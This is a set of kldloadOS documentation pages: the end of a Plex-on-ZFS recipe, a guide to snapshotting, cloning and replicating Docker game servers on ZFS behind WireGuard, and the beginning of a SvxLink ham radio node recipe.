SLUG=$(echo "$TITLE" | tr '[:upper:]' '[:lower:]' | tr ' ' '-' | tr -cd 'a-z0-9-')
DATASET="rpool/media/tv/${SLUG}"
MOUNT="/srv/media/tv/${SLUG}"

zfs create -o mountpoint="$MOUNT" -o compression=off -o recordsize=1M "$DATASET"
echo "Created: $DATASET → $MOUNT"
echo "Create season directories: mkdir ${MOUNT}/Season\\ {1..5}"
```

Step 4: Install Plex Media Server

```
# Debian
curl -fsSL https://downloads.plex.tv/plex-keys/PlexSign.key | \
  gpg --dearmor -o /usr/share/keyrings/plex.gpg

echo "deb [signed-by=/usr/share/keyrings/plex.gpg] https://downloads.plex.tv/repo/deb public main" \
  > /etc/apt/sources.list.d/plexmediaserver.list

apt update
apt install -y plexmediaserver

systemctl enable --now plexmediaserver
```

Access Plex at: `http://plex-server:32400/web`

Add libraries: - Movies: `/srv/media/movies` - TV: `/srv/media/tv` - Music: `/srv/media/music` - Photos: `/srv/media/photos`

Step 5: ZFS operations for media management

Snapshot before bulk operations

```
# Before re-encoding a movie
zfs snapshot rpool/media/movies/the-matrix-1999@before-reencode

# Before editing metadata for entire library
zfs snapshot -r rpool/media/movies@before-metadata-edit

# Rollback if something goes wrong
zfs rollback rpool/media/movies/the-matrix-1999@before-reencode
```

Clone for transcoding

```
# Clone a movie dataset for transcoding — zero copy cost
```

```
zfs snapshot rpool/media/movies/dune-2021@transcode-src
zfs clone rpool/media/movies/dune-2021@transcode-src rpool/media/movies/dune-2021-4k-to-1080p

# Transcode in the clone (original untouched)
ffmpeg -i /srv/media/movies/dune-2021-4k-to-1080p/Dune.2021.2160p.mkv \
  -c:v libx264 -preset slow -crf 18 -vf scale=1920:1080 \
  -c:a copy \
  /srv/media/movies/dune-2021-4k-to-1080p/Dune.2021.1080p.mkv

# Keep the clone or destroy it
zfs destroy rpool/media/movies/dune-2021-4k-to-1080p
```

Send a movie to a friend

```
# Snapshot the movie
zfs snapshot rpool/media/movies/blade-runner-2049@share

# Send it (full)
zfs send rpool/media/movies/blade-runner-2049@share | \
  ssh friend@their-server zfs receive tank/media/movies/blade-runner-2049

# Or compressed over WireGuard
zfs send rpool/media/movies/blade-runner-2049@share | \
  zstd -3 | ssh 10.200.0.2 "zstd -d | zfs receive tank/media/movies/blade-runner-2049"
```

Check library disk usage

```
# Per-movie usage
zfs list -r rpool/media/movies -o name,used,compressratio -S used | head -20

# Total library size
zfs list rpool/media -o name,used,avail,compressratio

# Compression savings (music library should show benefit)
zfs get compressratio rpool/media/music
```

Step 6: Replicate entire library to a backup server

Initial full replication

```
# Snapshot everything
zfs snapshot -r rpool/media@replicate-initial

# Send entire library to backup server over WireGuard
zfs send -R rpool/media@replicate-initial | \
  ssh 10.200.0.2 zfs receive -F rpool/media-replica
```

Daily incremental replication

```
# Cron job — replicate changes every night
cat > /etc/cron.d/media-replicate << 'EOF'
0 3 * * * root syncoid -r rpool/media 10.200.0.2:rpool/media-replica 2>&1 | logger -t media-replicate
0 3 * * * root syncoid rpool/plex/config 10.200.0.2:rpool/plex-replica/config 2>&1 | logger -t plex-replicate
EOF
```

The backup server runs Plex too

On the backup server (10.200.0.2):

```
# Point Plex at the replicated datasets
# Movies: /srv/media-replica/movies
# TV: /srv/media-replica/tv

# This gives you a hot standby — if the primary dies,
```

```
# the backup is already serving the same library
```

Step 7: Quotas per library

```
# Limit movies to 10TB
zfs set quota=10T rpool/media/movies

# Limit TV to 5TB
zfs set quota=5T rpool/media/tv

# Reserve 2TB for music (guaranteed even if movies fill up)
zfs set reservation=2T rpool/media/music

# Check quotas
zfs get quota,reservation,used rpool/media/movies rpool/media/tv rpool/media/music
```

Step 8: Automated cleanup

```
#!/bin/bash
# /usr/local/bin/media-cleanup
# Remove snapshots older than 30 days

zfs list -t snapshot -H -o name,creation -r rpool/media | while read snap creation; do
  snap_epoch=$(date -d "$creation" +%s 2>/dev/null || echo 0)
  cutoff_epoch=$(date -d "30 days ago" +%s)
  if (( snap_epoch < cutoff_epoch && snap_epoch > 0 )); then
    echo "Destroying: $snap ($creation)"
    zfs destroy "$snap"
  fi
done
```

```
chmod +x /usr/local/bin/media-cleanup
echo '0 4 * * 0 root /usr/local/bin/media-cleanup' >> /etc/crontab
```

Netflix comparison

Netflix's Open Connect appliances use a remarkably similar architecture:

Feature	Netflix Open Connect	kldloadOS Plex
Storage	ZFS on FreeBSD	ZFS on Linux
Content datasets	Per-title datasets	Per-movie datasets
Replication	`zfs send` to edge nodes	`syncoid` to backup/edge
Compression	Off (video is pre-compressed)	Off for video, lz4 for music
Snapshots	Before content updates	Before metadata/transcode ops
Edge distribution	HTTP from local cache	Plex from local replica

The architecture is the same. The scale is different. The principle — individual datasets replicated to edge nodes — is identical.

Bill of materials

Component	Cost
Mini PC / server (8+ cores, 16GB RAM)	$400-800

Storage (4x 8TB HDD, RAIDZ1)	$400-600
GPU for transcoding (optional)	$150-300
kldloadOS on USB	Free
Plex Pass (lifetime, optional)	$120
Total	**~$1,000-1,800**

← Tutorials ↑ Top

kldload — Game Servers on ZFS

Appliance Recipes
← Back to Plex on ZFS

Game Servers on ZFS — never lose a world again.

> Every game server admin has a horror story. The Minecraft world that corrupted during a power outage. The Valheim save that vanished after a bad update. The griefer who joined the Rust server and leveled everything while you were asleep. The Palworld save that just... stopped loading one day.
>
> The problem is always the same: **game servers write important data to disk, and nothing protects it.** ext4 doesn't snapshot. NTFS doesn't snapshot. Your backup script that runs at midnight doesn't help when the grief happened at 12:01 AM. You're always one crash away from losing everything.
>
> ZFS changes that. Automatic snapshots every 15 minutes. Rollback to any point in time in under 2 seconds. Zero-cost clones for testing. Replication to a backup server. **Your worlds become indestructible.**

1. THE PROBLEM

Game server data is uniquely fragile. Save files are written constantly, often by janky serialization code that was never designed for reliability. A crash mid-write means corruption. A bad mod update means your world loads into a void. A griefer with TNT means hours of building gone in seconds. And the "solutions" the game server community uses — manual backups, rsync cron jobs, copying the world folder to Dropbox — are all **point-in-time copies that miss everything in between**.

What goes wrong without ZFS

Save corruption: Server crashes mid-write. The world file is half-written. Game won't load it. Gone.
Griefing: Someone joins your server and destroys everything. Your last backup was 6 hours ago.
Bad updates: You update the server or a mod. The save format changed. No rollback path.
Disk failure: The SSD dies. Your backups are on the same disk. Everything's gone.
Operator error: You accidentally delete the world folder. rm -rf doesn't ask twice.

Think of ZFS snapshots like Git for your game worlds. Every 15 minutes, the filesystem silently records the exact state of everything. Unlike Git, it's automatic, instant, and takes almost no extra space. Unlike your backup script, it never forgets to run.

2. QUICK START — MINECRAFT IN 5 MINUTES

Let's start with the game everyone knows. You'll have a Minecraft server running on ZFS with auto-snapshots in about five minutes. Both Java Edition and Bedrock — pick your flavor.

Create the ZFS dataset for Minecraft

```
# Create a dedicated ZFS dataset for Minecraft world data
kdir /srv/minecraft

# Verify it — you'll see compression enabled, mountpoint set
zfs list -o name,mountpoint,compression,compressratio rpool/srv/minecraft
```

kdir doesn't just mkdir. It creates a ZFS dataset with compression, proper mountpoints, and its own space accounting. Every game gets its own dataset — its own little universe that can be snapshotted, cloned, or replicated independently.

Minecraft Java Edition

```
# Run Minecraft Java server in Docker
docker run -d --name minecraft-java \
  --restart unless-stopped \
  -p 25565:25565 \
  -e EULA=TRUE \
  -e MEMORY=4G \
  -e TYPE=PAPER \
  -e DIFFICULTY=normal \
  -e MAX_PLAYERS=20 \
  -e MOTD="ZFS-backed server — your builds are immortal" \
  -v /srv/minecraft/java:/data \
  itzg/minecraft-server

# Check the logs — wait for "Done" message
docker logs -f minecraft-java
```

Minecraft Bedrock Edition

```
# Run Minecraft Bedrock server in Docker
docker run -d --name minecraft-bedrock \
  --restart unless-stopped \
  -p 19132:19132/udp \
  -e EULA=TRUE \
  -e DIFFICULTY=normal \
  -e SERVER_NAME="ZFS Bedrock" \
  -e MAX_PLAYERS=10 \
  -v /srv/minecraft/bedrock:/data \
  itzg/minecraft-bedrock-server

# Both editions, one ZFS dataset, one snapshot schedule
```

Auto-snapshots with Sanoid — every 15 minutes

```
# Add to /etc/sanoid/sanoid.conf
cat >> /etc/sanoid/sanoid.conf <<'EOF'

[rpool/srv/minecraft]
  use_template = gameserver
  recursive = yes

[template_gameserver]
  frequently = 8
  hourly = 48
  daily = 30
  monthly = 3
  yearly = 0
  autosnap = yes
  autoprune = yes
  frequent_period = 15
EOF

# Restart sanoid timer
systemctl restart sanoid.timer

# Verify — snapshots start appearing every 15 minutes
ksnap list /srv/minecraft
```

Sanoid is the silent guardian of your game worlds. Every 15 minutes it takes a snapshot — a frozen-in-time copy of your entire world. It keeps 8 frequent snapshots (2 hours of 15-minute granularity), 48 hourly, 30 daily, and 3 monthly. Old ones get pruned automatically. You never have to think about it.

Grief happened? Roll it back.

```
# Someone blew up the spawn? Roll back to before it happened.
docker stop minecraft-java

# See every snapshot with timestamps
ksnap list /srv/minecraft
# NAME                                          USED  REFER  CREATION
# rpool/srv/minecraft@autosnap_2026-03-23_14:00  128K  2.1G   Mon Mar 23 14:00
# rpool/srv/minecraft@autosnap_2026-03-23_14:15  256K  2.1G   Mon Mar 23 14:15
# rpool/srv/minecraft@autosnap_2026-03-23_14:30  384K  2.1G   Mon Mar 23 14:30  <-- grief at 14:35
# rpool/srv/minecraft@autosnap_2026-03-23_14:45  512K  2.1G   Mon Mar 23 14:45

# Roll back to the 14:30 snapshot — before the grief
ksnap rollback /srv/minecraft

# Start the server again — world restored, 2 seconds flat
docker start minecraft-java
```

Imagine a time machine for your Minecraft world. Someone griefed at 14:35? Jump back to 14:30. At worst you lose 15 minutes of building. Without ZFS, you lose everything since your last backup — which was... when exactly?

3. VALHEIM

Valheim worlds are precious. Hundreds of hours building a Viking fortress, sailing to every biome, defeating every boss. One corrupted save and it's all gone. Let's make that impossible.

Valheim dedicated server on ZFS

```
# Create ZFS dataset for Valheim
kdir /srv/valheim

# Run Valheim server — lloesche's image handles updates automatically
docker run -d --name valheim \
  --restart unless-stopped \
  --cap-add=sys_nice \
  -p 2456-2458:2456-2458/udp \
  -e SERVER_NAME="Valhalla ZFS" \
  -e WORLD_NAME="Midgard" \
  -e SERVER_PASS="your-secret-password" \
  -e BACKUPS_MAX_AGE=7 \
  -e UPDATE_CRON="0 5 * * *" \
  -v /srv/valheim/config:/config \
  -v /srv/valheim/data:/opt/valheim \
  lloesche/valheim-server

# Add to Sanoid — same gameserver template
cat >> /etc/sanoid/sanoid.conf <<'EOF'

[rpool/srv/valheim]
  use_template = gameserver
  recursive = yes
EOF

systemctl restart sanoid.timer
```

Clone your world for testing

```
# Want to test a mod without risking your main world?
# Clone it — instant, takes zero extra disk space until you change things
kclone /srv/valheim /srv/valheim-test
```

```
# Run a second server on the clone with different ports
docker run -d --name valheim-test \
  --restart unless-stopped \
  -p 2459-2461:2456-2458/udp \
  -e SERVER_NAME="Valhalla TEST" \
  -e WORLD_NAME="Midgard" \
  -e SERVER_PASS="test-password" \
  -v /srv/valheim-test/config:/config \
  -v /srv/valheim-test/data:/opt/valheim \
  lloesche/valheim-server

# Test your mods. If it works, apply to production.
# If it doesn't, just destroy the clone — your real world never saw it.
docker rm -f valheim-test
zfs destroy -r rpool/srv/valheim-test
```

ZFS clones are like parallel universes. You branch off a perfect copy of your Valheim world, do whatever you want to it, and if things go wrong you just delete the branch. Your original world never knew the clone existed. This is how you test mods safely.

4. PALWORLD

Palworld dedicated servers are notoriously fragile. The save format has changed multiple times across updates, and corruption reports are common. ZFS snapshots before every server restart give you a safety net that no amount of manual backups can match.

Palworld dedicated server

```
# Create ZFS dataset
kdir /srv/palworld

# Run Palworld dedicated server
docker run -d --name palworld \
  --restart unless-stopped \
  -p 8211:8211/udp \
  -p 27015:27015/udp \
  -e PUID=1000 \
  -e PGID=1000 \
  -e MULTITHREADING=true \
  -e COMMUNITY=false \
  -e SERVER_NAME="Palworld ZFS" \
  -e SERVER_PASSWORD="your-secret" \
  -e MAX_PLAYERS=16 \
  -v /srv/palworld:/palworld \
  thijsvanloef/palworld-server-docker:latest

# Sanoid config
cat >> /etc/sanoid/sanoid.conf <<'EOF'

[rpool/srv/palworld]
  use_template = gameserver
  recursive = yes
EOF

systemctl restart sanoid.timer
```

Snapshot before every restart

```
# Create a wrapper script that always snapshots before restarting
cat > /usr/local/bin/palworld-restart <<'SCRIPT'
#!/bin/bash
echo "Snapshotting Palworld save data..."
ksnap /srv/palworld
```

```
echo "Stopping server..."
docker restart palworld
echo "Done. Snapshot taken, server restarting."
echo "If anything goes wrong: ksnap rollback /srv/palworld"
SCRIPT
chmod +x /usr/local/bin/palworld-restart

# Now use palworld-restart instead of docker restart palworld
# Every restart has a matching snapshot — you can always go back
palworld-restart
```

Palworld updates have broken saves more than once. This script is dead simple: snapshot first, restart second. If the update corrupts your save, roll back to the snapshot from 10 seconds ago. It's a 2-line safety net that would have saved thousands of Palworld servers.

5. RUST

Rust has forced wipes. It's part of the game. But with ZFS, wipe day becomes trivial — roll back to a "clean slate" snapshot instead of rebuilding the server from scratch. And between wipes, your players' progress is protected by the same 15-minute snapshots.

Rust dedicated server with wipe-day snapshots

```
# Create ZFS dataset
kdir /srv/rust

# Run Rust server
docker run -d --name rust-server \
  --restart unless-stopped \
  -p 28015:28015/udp \
  -p 28016:28016 \
  -p 28082:28082 \
  -e RUST_SERVER_NAME="ZFS Rust | Wipe Thursdays" \
  -e RUST_SERVER_SEED=12345 \
  -e RUST_SERVER_MAXPLAYERS=50 \
  -e RUST_SERVER_WORLDSIZE=3000 \
  -e RUST_RCON_PASSWORD="your-rcon-pass" \
  -v /srv/rust:/steamcmd/rust \
  didstopia/rust-server

# After first boot and map generation, create the "day 1" snapshot
ksnap /srv/rust
# Rename it for clarity
zfs rename rpool/srv/rust@$(zfs list -t snapshot -o name -H rpool/srv/rust | tail -1 | cut -d@ -f2)
rpool/srv/rust@wipe-day-clean

# On wipe day — one command, fresh server
docker stop rust-server
ksnap rollback /srv/rust
docker start rust-server
# That's it. World reset to day 1. No reinstall. No config fiddling. 2 seconds.
```

Traditional Rust wipe: stop server, delete save files, pray you didn't delete the config, restart, hope it generates cleanly. ZFS Rust wipe: stop server, rollback, start server. Done. The day-1 snapshot is your permanent reset button.

Monthly wipe automation

```
# Automate wipe day — first Thursday of every month at 3 AM
cat > /etc/cron.d/rust-wipe <<'EOF'
SHELL=/bin/bash
PATH=/usr/local/bin:/usr/bin:/bin:/usr/sbin:/sbin
0 3 1-7 * 4 root /usr/local/bin/rust-wipe
EOF
```

```
# The wipe script
cat > /usr/local/bin/rust-wipe <<'SCRIPT'
#!/bin/bash
echo "[$(date)] Rust wipe day — rolling back to clean state"
docker stop rust-server
ksnap rollback /srv/rust
docker start rust-server
echo "[$(date)] Wipe complete. Server is live."
SCRIPT
chmod +x /usr/local/bin/rust-wipe
```

6. MULTI-SERVER SETUP

One box. Five games. Each game gets its own ZFS dataset with its own snapshot schedule, its own disk quota, and its own resource limits. Docker Compose ties it all together. This is the setup for running a proper game server community.

ZFS datasets with quotas

```
# Each game gets its own dataset — isolated snapshots, isolated space
kdir /srv/minecraft
kdir /srv/valheim
kdir /srv/palworld
kdir /srv/rust
kdir /srv/terraria

# Set quotas so one game can't eat all the disk
zfs set quota=50G rpool/srv/minecraft
zfs set quota=20G rpool/srv/valheim
zfs set quota=30G rpool/srv/palworld
zfs set quota=40G rpool/srv/rust
zfs set quota=10G rpool/srv/terraria

# Verify
kdf
```

Docker Compose — all servers in one file

```
# /srv/docker-compose.yml
services:
  minecraft:
    image: itzg/minecraft-server
    restart: unless-stopped
    ports:
      - "25565:25565"
    environment:
      EULA: "TRUE"
      MEMORY: "4G"
      TYPE: "PAPER"
    volumes:
      - /srv/minecraft/java:/data
    deploy:
      resources:
        limits:
          cpus: "2.0"
          memory: 6G

  valheim:
    image: lloesche/valheim-server
    restart: unless-stopped
    ports:
      - "2456-2458:2456-2458/udp"
```

```
    environment:
      SERVER_NAME: "Valhalla"
      WORLD_NAME: "Midgard"
      SERVER_PASS: "your-secret"
    volumes:
      - /srv/valheim/config:/config
      - /srv/valheim/data:/opt/valheim
    deploy:
      resources:
        limits:
          cpus: "2.0"
          memory: 4G

  palworld:
    image: thijsvanloef/palworld-server-docker:latest
    restart: unless-stopped
    ports:
      - "8211:8211/udp"
    environment:
      SERVER_NAME: "Palworld ZFS"
      MAX_PLAYERS: "16"
    volumes:
      - /srv/palworld:/palworld
    deploy:
      resources:
        limits:
          cpus: "2.0"
          memory: 8G

  rust:
    image: didstopia/rust-server
    restart: unless-stopped
    ports:
      - "28015:28015/udp"
      - "28016:28016"
    environment:
      RUST_SERVER_NAME: "ZFS Rust"
      RUST_SERVER_MAXPLAYERS: "50"
    volumes:
      - /srv/rust:/steamcmd/rust
    deploy:
      resources:
        limits:
          cpus: "2.0"
          memory: 8G

  terraria:
    image: ryshe/terraria:latest
    restart: unless-stopped
    ports:
      - "7777:7777"
    volumes:
      - /srv/terraria:/root/.local/share/Terraria/Worlds
    deploy:
      resources:
        limits:
          cpus: "1.0"
          memory: 2G
    stdin_open: true
    tty: true
```

```
# Start everything
cd /srv && docker compose up -d

# Check status
docker compose ps
```

Five games, five datasets, five independent snapshot timelines, five separate disk quotas, five Docker containers with CPU and memory limits. If Rust eats 100% CPU, Minecraft doesn't lag. If Palworld fills its quota, Valheim still has

```
space. Isolation is the whole game.
```

7. ANTI-GRIEF TOOLKIT

This is the part that makes ZFS magic for game servers. You don't just have backups — you have a **time machine**. Every 15 minutes, automatically, forever. Here's how to use it when bad things happen.

See every snapshot

```
# List all snapshots for your Minecraft world
ksnap list /srv/minecraft

# Output — every 15 minutes, like clockwork
# NAME                                                  USED  REFER  CREATION
# rpool/srv/minecraft@autosnap_2026-03-23_12:00_frequent   64K  2.1G   Mon Mar 23 12:00
# rpool/srv/minecraft@autosnap_2026-03-23_12:15_frequent  128K  2.1G   Mon Mar 23 12:15
# rpool/srv/minecraft@autosnap_2026-03-23_12:30_frequent  192K  2.1G   Mon Mar 23 12:30
# rpool/srv/minecraft@autosnap_2026-03-23_12:45_frequent  256K  2.1G   Mon Mar 23 12:45
# rpool/srv/minecraft@autosnap_2026-03-23_13:00_hourly    384K  2.1G   Mon Mar 23 13:00
# ...

# Notice the USED column — snapshots are tiny.
# They only store what changed since the last snapshot.
# A 2 GB Minecraft world generates maybe 1-5 MB of snapshot data per hour.
```

Roll back to any point in time

```
# Grief discovered at 3:20 PM. Griefer joined at ~3:05 PM.
# Roll back to the 3:00 PM snapshot — 20 minutes of grief, undone in 2 seconds.

docker stop minecraft-java
ksnap rollback /srv/minecraft
# Interactive: pick the 3:00 PM snapshot from the list
docker start minecraft-java

# Or target a specific snapshot directly
docker stop minecraft-java
zfs rollback rpool/srv/minecraft@autosnap_2026-03-23_15:00_frequent
docker start minecraft-java
```

Clone for forensics

```
# Don't want to rollback yet? Clone the pre-grief state and investigate.
kclone /srv/minecraft /srv/minecraft-forensics

# Now you have two copies:
# /srv/minecraft           — current state (with grief)
# /srv/minecraft-forensics — clean state (before grief)

# Run a second server instance on the clone to compare
docker run -d --name mc-forensics \
  -p 25566:25565 \
  -e EULA=TRUE \
  -v /srv/minecraft-forensics/java:/data \
  itzg/minecraft-server

# Join both servers. Compare. See exactly what was destroyed.
# Document it. Ban the griefer. Then rollback the real server.
```

In crime shows they clone the hard drive before investigating. That's exactly what kclone does. You get a perfect copy of the world at any point in time, and you can run it as a live server for inspection — without touching the original. Zero extra disk space until you start changing things.

8. WIREGUARD FOR PLAYERS

Public game servers get DDoS'd, port-scanned, and griefed by strangers. A private game server behind WireGuard is invisible to the internet. No port forwarding. No public IP exposure. No DDoS. Give each player a WireGuard config and they connect directly to your server over an encrypted tunnel.

Set up WireGuard for your game server

```
# Generate server keys
wg genkey | tee /etc/wireguard/server.key | wg pubkey > /etc/wireguard/server.pub

# Server config
cat > /etc/wireguard/wg-games.conf <<EOF
[Interface]
Address = 10.100.0.1/24
ListenPort = 51820
PrivateKey = $(cat /etc/wireguard/server.key)
PostUp = iptables -A FORWARD -i wg-games -j ACCEPT
PostDown = iptables -D FORWARD -i wg-games -j ACCEPT
EOF

# Generate a config for each player
for player in alice bob charlie; do
  wg genkey | tee /etc/wireguard/peers/${player}.key | wg pubkey > /etc/wireguard/peers/${player}.pub

  # Get next available IP
  NEXT_IP=$(($(wg show wg-games peers 2>/dev/null | wc -l) + 2))

  # Add peer to server config
  cat >> /etc/wireguard/wg-games.conf <<PEER

[Peer]
# ${player}
PublicKey = $(cat /etc/wireguard/peers/${player}.pub)
AllowedIPs = 10.100.0.${NEXT_IP}/32
PEER

  # Generate player config file — send this to them
  cat > /etc/wireguard/peers/${player}.conf <<CLIENT
[Interface]
PrivateKey = $(cat /etc/wireguard/peers/${player}.key)
Address = 10.100.0.${NEXT_IP}/32
DNS = 10.100.0.1

[Peer]
PublicKey = $(cat /etc/wireguard/server.pub)
Endpoint = YOUR_PUBLIC_IP:51820
AllowedIPs = 10.100.0.0/24
PersistentKeepalive = 25
CLIENT

  echo "Created config for ${player}: /etc/wireguard/peers/${player}.conf"
done

# Start WireGuard
systemctl enable --now wg-quick@wg-games
```

How players connect

```
# Send each player their .conf file
# They import it into the WireGuard app (Windows, Mac, Linux, iOS, Android)

# In-game server address becomes the WireGuard IP:
# Minecraft:  10.100.0.1:25565
# Valheim:    10.100.0.1:2456
# Palworld:   10.100.0.1:8211
# Rust:       10.100.0.1:28015

# No port forwarding on your router. No public IP exposure.
# The game server only listens on the WireGuard interface.
# To the internet, your server doesn't exist.
```

WireGuard is like a private VPN just for your game server. UDP-native (low latency for games), encrypted, and invisible. Your ISP sees encrypted UDP traffic on port 51820. They don't see Minecraft. Port scanners don't see your game server. DDoS bots don't see your game server. Only players with the config file can connect.

9. PERFORMANCE TUNING

Game servers have specific I/O patterns. Worlds are written frequently in big chunks. ZFS can be tuned for this. The goal: **fast writes for game saves, enough RAM for both the game and ZFS, minimal overhead.**

ZFS recordsize for game saves

Most game saves: recordsize=128K (the default). Minecraft worlds, Valheim saves, Palworld data — these are medium-sized files written in bursts. 128K is the sweet spot.

Large world files: recordsize=1M. If a game stores its entire world in one massive file (some games do), bump to 1M to reduce metadata overhead on sequential writes.

Many small files: recordsize=32K. If the game scatters data across hundreds of tiny files (mods, configs, chunk files), smaller recordsize reduces wasted space.

```
# Set recordsize per dataset
zfs set recordsize=128K rpool/srv/minecraft
zfs set recordsize=128K rpool/srv/valheim
zfs set recordsize=128K rpool/srv/palworld
zfs set recordsize=1M   rpool/srv/rust
```

ARC tuning for game servers

Game servers are **write-heavy**. The ZFS ARC (read cache) matters less than having enough RAM for the game processes themselves. On a dedicated game server box, reduce the ARC to leave more RAM for Docker containers.

```
# 32 GB RAM box running game servers
# Give ARC 4 GB, leave 28 GB for games + OS
echo "options zfs zfs_arc_max=4294967296" > /etc/modprobe.d/zfs.conf

# Apply without reboot
echo 4294967296 > /sys/module/zfs/parameters/zfs_arc_max

# Verify
arc_summary | head -20
```

RAM allocation guide

```
# For a 32 GB game server box:
#
#   OS + Docker overhead:  2 GB
#   ZFS ARC:               4 GB
```

```
#   Minecraft (Paper):     4-6 GB
#   Valheim:               4 GB
#   Palworld:              8 GB  (this game is hungry)
#   Rust:                  6-8 GB
#   ---
#   Total:               ~28-32 GB
#
# If you're running all 4 games: 32 GB minimum.
# If you're running 2-3 games: 16 GB works.
# If you're running just Minecraft: 8 GB is plenty.
#
# Rule of thumb: give ZFS ARC 10-15% of total RAM on game servers.
# On a storage server you'd give it 50-75%. Games are different.
```

Your RAM is a shared apartment. The game servers are loud roommates who need lots of space. ZFS ARC is the quiet roommate who's happy with a small room but uses it incredibly efficiently. Don't let the ARC hog the apartment — set a limit and let the games have what they need.

10. REPLICATION — YOUR WORLD SURVIVES EVEN IF THE SERVER BURNS DOWN

Snapshots protect you from software problems. Replication protects you from hardware problems. `syncoid` sends your game worlds to a second machine over the network. If your server dies — disk failure, power surge, coffee spill — your worlds are safe on the backup box.

Replicate game worlds to a backup server

```
# One command — replicate Minecraft to the backup server
syncoid rpool/srv/minecraft backup-server:tank/minecraft

# Replicate everything under /srv
syncoid -r rpool/srv backup-server:tank/gameservers

# Automate it — replicate every hour
cat > /etc/cron.d/game-replication <<'EOF'
SHELL=/bin/bash
PATH=/usr/local/bin:/usr/bin:/bin:/usr/sbin:/sbin
0 * * * * root syncoid -r --no-sync-snap rpool/srv root@backup-server:tank/gameservers 2>&1 | logger -t syncoid
EOF

# First run sends the full dataset. Every run after that sends only changes.
# A Minecraft world that changes 50 MB/hour sends 50 MB — not the whole 2 GB world.
```

syncoid is like having a second hard drive in a different building that magically stays in sync with yours. The first copy takes a while. After that, it only sends what changed — a few megabytes every hour. If your server catches fire, SSH into the backup, import the pool, start Docker, and your players reconnect to a world that's at most 1 hour behind.

Disaster recovery — the backup server takes over

```
# Main server is dead. On the backup server:

# 1. The replicated datasets are already there
zfs list -r tank/gameservers

# 2. Set mountpoints
zfs set mountpoint=/srv/minecraft tank/gameservers/minecraft
zfs set mountpoint=/srv/valheim tank/gameservers/valheim

# 3. Start Docker containers (same compose file, same images)
cd /srv && docker compose up -d

# 4. Update WireGuard endpoints to point to backup server IP
# 5. Players reconnect — world is at most 1 hour behind
```

```
# Total recovery time: ~5 minutes of typing.
# Data loss: at most 1 hour (your replication interval).
# Without replication: total loss. Start over. Explain to 20 angry players.
```

> **Every game server admin learns the same lesson the hard way:** your world is only as safe as your last backup, and your last backup is never recent enough. ZFS changes the math. Snapshots every 15 minutes cost almost nothing. Rollback takes 2 seconds. Clones are free. Replication is one command.
>
> You don't need a game hosting company. You don't need a control panel with a monthly fee. You need **a Linux box, ZFS, Docker, and 10 minutes of setup**. Your friends connect over WireGuard. Your worlds are snapshotted, replicated, and indestructible.
>
> Go build something worth protecting. ZFS will make sure you never lose it.

← Plex on ZFS

↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Documentation


Appliance Recipe: IRLP Ham Radio Node

A kldloadOS appliance that bridges ham radio voice over the internet using WireGuard. Captures audio from a radio receiver via USB sound card, encodes it, and sends it through an encrypted tunnel to a remote IRLP/EchoLink node — allowing ham radio communication across the internet without antennas on the remote end.

The problem: Ham radio repeaters have limited range. Linking them over the internet traditionally requires exposed public ports, unencrypted VoIP, and complex NAT configuration.

The solution: Two kldloadOS nodes connected via WireGuard. Voice goes in one radio, comes out the other — encrypted, NAT-friendly, single UDP port.

Architecture



Hardware

Component	Details	Cost
Mini PC	Any x86_64 (Raspberry Pi works too with ARM build)	$100-200
USB sound card	CM108/CM119 chipset (has GPIO for PTT)	$5-15
FM transceiver	Handheld or mobile radio (e.g., Baofeng UV-5R)	$25-50
Audio cables	3.5mm to radio mic/speaker jacks	$10
USB stick	kldloadOS installer	$5
Total		~$150-280

CM108 PTT wiring

The CM108 USB audio chipset has a GPIO3 pin (pin 13) that can be used for Push-To-Talk control without a separate interface board:

```
CM108 GPIO3 (pin 13) → 2N2222 transistor base (via 4.7K resistor)
Transistor collector → Radio PTT line
Transistor emitter → Ground
```

Hamlib supports this natively as PTT type `CM108`.

Step 1: Install kldloadOS

```
cat > /tmp/answers.env << 'EOF'
KLDLOAD_DISTRO=debian
KLDLOAD_DISK=/dev/sda
KLDLOAD_HOSTNAME=irlp-node-a
KLDLOAD_USERNAME=admin
KLDLOAD_PASSWORD=changeme
KLDLOAD_PROFILE=server
KLDLOAD_NET_METHOD=dhcp
EOF
kldload-install-target --config /tmp/answers.env
```

Step 2: Install SvxLink

```
apt install -y svxlink-server svxlink-calibration-tools
apt install -y alsa-utils sox hamlib-utils
```

Step 3: Configure USB audio

```
# Find the USB sound card
arecord -l
# card 1: Device [USB Audio Device], device 0: USB Audio [USB Audio]

# Test recording (speak into the radio, key up)
arecord -D plughw:1,0 -f S16_LE -r 8000 -c 1 -d 5 /tmp/test.wav
aplay /tmp/test.wav

# Set levels
alsamixer -c 1
# Set capture to ~80%, playback to ~70%

# Save ALSA state
alsactl store 1
```

Step 4: Set up CM108 PTT

```
# udev rule for CM108 GPIO access
cat > /etc/udev/rules.d/50-cm108-ptt.rules << 'EOF'
SUBSYSTEM=="hidraw", ATTRS{idVendor}=="0d8c", MODE="0666"
EOF
udevadm control --reload-rules
udevadm trigger

# Test PTT with hamlib
rigctl -m 1 -p /dev/hidraw0 -P CM108 T 1   # key up
rigctl -m 1 -p /dev/hidraw0 -P CM108 T 0   # key down
```

Step 5: Configure SvxLink

```
# /etc/svxlink/svxlink.conf

[GLOBAL]
LOGICS=SimplexLogic
CFG_DIR=/etc/svxlink/svxlink.d
TIMESTAMP_FORMAT="%c"
CARD_SAMPLE_RATE=48000

[SimplexLogic]
TYPE=Simplex
RX=Rx1
TX=Tx1
MODULES=ModuleEchoLink
CALLSIGN=YOURCALL-L
SHORT_IDENT_INTERVAL=10
LONG_IDENT_INTERVAL=60
ROGER_SOUND=0

[Rx1]
TYPE=Local
AUDIO_DEV=alsa:plughw:1
AUDIO_CHANNEL=0
SQL_DET=VOX
